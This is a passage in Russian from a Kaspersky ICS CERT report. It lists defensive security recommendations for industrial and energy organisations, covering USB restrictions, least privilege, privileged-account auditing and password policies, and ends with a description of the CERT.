- Обеспечение своевременной установки обновлений баз данных и программных модулей антивирусного ПО и других защитных решений.
- Осуществление мониторинга выполнения файлов в организации и применение контроля программ в режиме Default Deny.
- Организациям, связанным с энергетикой, рекомендуется применять более жесткие ограничения на использование USB-устройств на компьютерах, входящих в состав технологической сети. Необходимо осуществлять мониторинг применения подобных ограничений. Соответствующая функциональность реализована во многих средствах защиты хостов в сети.
- Использование разных учетных записей разными пользователями. Управление правами пользователей и служебных учетных записей таким образом, чтобы предотвратить распространение заражения по сети предприятия в случае взлома одной из учетных записей. Ведение журналов и мониторинг использования функций администрирования.
- Ограничение прав пользователей на их системах и прав доступа к корпоративным сервисам с сохранением у каждого сотрудника минимального набора прав, необходимого ему для выполнения служебных обязанностей.
- Максимально возможная дифференциация прав доступа. Ограничение использования учетных записей с привилегированным уровнем прав. Администраторам следует по возможности использовать учетные записи с локальными правами администрирования или с правами на администрирование конкретных сервисов, избегая использования учетных записей с правами администратора домена.
- Осуществление аудита использования учетных записей с привилегированным уровнем прав и регулярный пересмотр прав доступа.
- Применение групповых политик, требующих регулярного изменения паролей пользователями. Введение требований к сложности паролей.

Центр реагирования на инциденты информационной безопасности промышленных инфраструктур «Лаборатории Касперского» (Kaspersky ICS CERT) — глобальный проект «Лаборатории Касперского», нацеленный на координацию действий производителей систем автоматизации, владельцев и операторов промышленных объектов, исследователей информационной безопасности при решении задач защиты промышленных предприятий и объектов критически важных инфраструктур.

Kaspersky ICS CERT ics-cert@laspersky.com